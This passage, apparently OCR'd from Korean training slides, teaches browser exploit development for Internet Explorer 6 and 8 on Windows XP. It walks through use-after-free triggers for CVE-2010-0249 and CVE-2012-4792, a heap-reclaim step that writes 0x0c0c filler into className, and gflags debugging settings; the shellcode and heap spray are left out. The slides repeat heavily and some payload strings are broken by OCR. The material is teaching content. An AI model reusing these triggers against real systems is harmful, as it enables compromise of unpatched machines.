    for (i = 0 ; i < obj.length ; i++ ) {
        obj[i].data = data;
    }
    event_obj.srcElement;
}
```

실제로 트리거를 일으키는 코드




Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - 쉘 코드 실행


```
function ev2()
{
    var data, tmp;

    data = "";
    tmp = unescape("%u0a0a%u0a0a");
    for (var i = 0 ; i < 4 ; i++)
        data += tmp;
    for (i = 0 ; i < obj.length ; i++ ) {
        obj[i].data = data;
    }
    event_obj.srcElement;
}
```


실제로 트리거를 일으키는 코드



Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - 보통 다음과 같은 순서로 디버깅이 진행 됨
    - 어떤 오브젝트를 다루는가?
    - 어디서 해제 되는가?
    - 어디서 할당 되는가?
    - 어디서 할당이 해제된 오브젝트를 다시 사용하는가?
    - 그 이후 내가 무엇을 할 수 있는가?
      - 제일 변태 스러운 부분
      - 실행 흐름의 위 아래를 모두 훑으면서 조금이라도 가능성이 있는 실행 흐름을 계속 찾는 과정






Windows XP SP3 + IE 6 (CVE-2010-0249, aka. aurora)

- cve-2010-0249_aurora_calc.html
  - 디버깅 시에는 힙에서 문제가 발생되는 것을 확인하기 위해 gflags 를 설정
    - +hpa (heap page allocator) - 힙에서 UAF, 힙 버퍼 오버플로우 탐지에 유용한 옵션
    - +ust (user mode stack trace) – 스택 트레이스를 저장

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd "C:\Program Files\Internet Explorer"

C:\Program Files\Internet Explorer>gflags

C:\Program Files\Internet Explorer>gflags /i IEXPLORE.EXE +hpa +ust
Current Registry Settings for IEXPLORE.EXE executable are: 02001000
    ust - Create user mode stack trace database
    hpa - Enable page heap
```

Windows XP SP3 + IE 8 (CVE-2012-4792)


- cve-2012-4792_crash.html
  - web browser exploit development 시작의 좋은 샘플
  - uaf, heap spraying, shellcode
  - using CollectGarbage function



Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_crash.html
  - UAF 조건 생성


```html
<!doctype html>
<html>
<head>
    <script>
    function crash() {
        var e_form = document.getElementById("id_form");
        var e_div = document.getElementById("id_div");

        e_div.appendChild(document.createElement("button"));
        e_div.firstChild.applyElement(e_form);
        e_div.innerHTML = "";
        e_div.appendChild(document.createElement('body'));

        CollectGarbage();
    }
    </script>
</head>
<div id="id_div"></div>
<body onload="crash()">
    <form id="id_form"></form>
</body>
</html>
```



Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_crash.html
  - UAF 조건 생성

```html
<!doctype html>
<html>
<head>
    <script>
    function crash() {
        var e_form = document.getElementById("id_form");
        var e_div = document.getElementById("id_div");

        e_div.appendChild(document.createElement("button"));
        e_div.firstChild.applyElement(e_form);
        e_div.innerHTML = "";
        e_div.appendChild(document.createElement('body'));

        CollectGarbage();
    }
    </script>
</head>
<div id="id_div"></div>
<body onload="crash()">
    <form id="id_form"></form>
</body>
</html>
```





```html
◢ <body onload="crash()">
  ◢ <div id="id_div">
    ◢ <form id="id_form">
        <button></button>
      </form>
    </div>
  </body>
```

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_crash.html
  - UAF 조건 생성

```html
<!doctype html>
<html>
<head>
    <script>
    function crash() {
        var e_form = document.getElementById("id_form");
        var e_div = document.getElementById("id_div");

        e_div.appendChild(document.createElement("button"));
        e_div.firstChild.applyElement(e_form);
        e_div.innerHTML = "";
        e_div.appendChild(document.createElement('body'));

        CollectGarbage();
    }
    </script>
</head>
<div id="id_div"></div>
<body onload="crash()">
    <form id="id_form"></form>
</body>
</html>
```





```html
<body onload="crash()">
    <div id="id_div"></div>
</body>
```

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_crash.html
  - UAF 조건 생성

```html
<!doctype html>
<html>
<head>
    <script>
    function crash() {
        var e_form = document.getElementById("id_form");
        var e_div = document.getElementById("id_div");

        e_div.appendChild(document.createElement("button"));
        e_div.firstChild.applyElement(e_form);
        e_div.innerHTML = "";
        e_div.appendChild(document.createElement('body'));

        CollectGarbage();
    }
    </script>
</head>
<div id="id_div"></div>
<body onload="crash()">
    <form id="id_form"></form>
</body>
</html>
```



Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석
  - Heap spraying (nop-sled + shellcode) 생략

html

```html
<body onload="crash()">
    <div id="id_div"></div>
    <form id="id_form"></form>
</body>
</html>
```

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```

e0

form obj

e1

div obj

e2


q obj

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```





```
◢ <body onload="crash()">
  ◢ <q>
      <div id="id_div"></div>
    </q>
    <form id="id_form"></form>
  </body>
```

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```





```
◢ <body onload="crash()">
  ◢ <q>
    ◢ <div id="id_div">
        <button></button>
      </div>
    </q>
    <form id="id_form"></form>
  </body>
```

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```





```
<body onload="crash()">
  <q>
    <form id="id_form">
      <div id="id_div">
        <button></button>
      </div>
    </form>
  </q>
</body>
```

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```





```html
<body onload="crash()">
  <q></q>
</body>
```

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```





```html
<body onload="crash()">
  <q></q>
</body>
```

Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```




Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석

javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```




unescape 안의 0c 의 바이트 수가 실제 CButton 사이즈와 동일

또한, className에 할당해야지 해제된 오브젝트와 동일한 힙에 할당됨

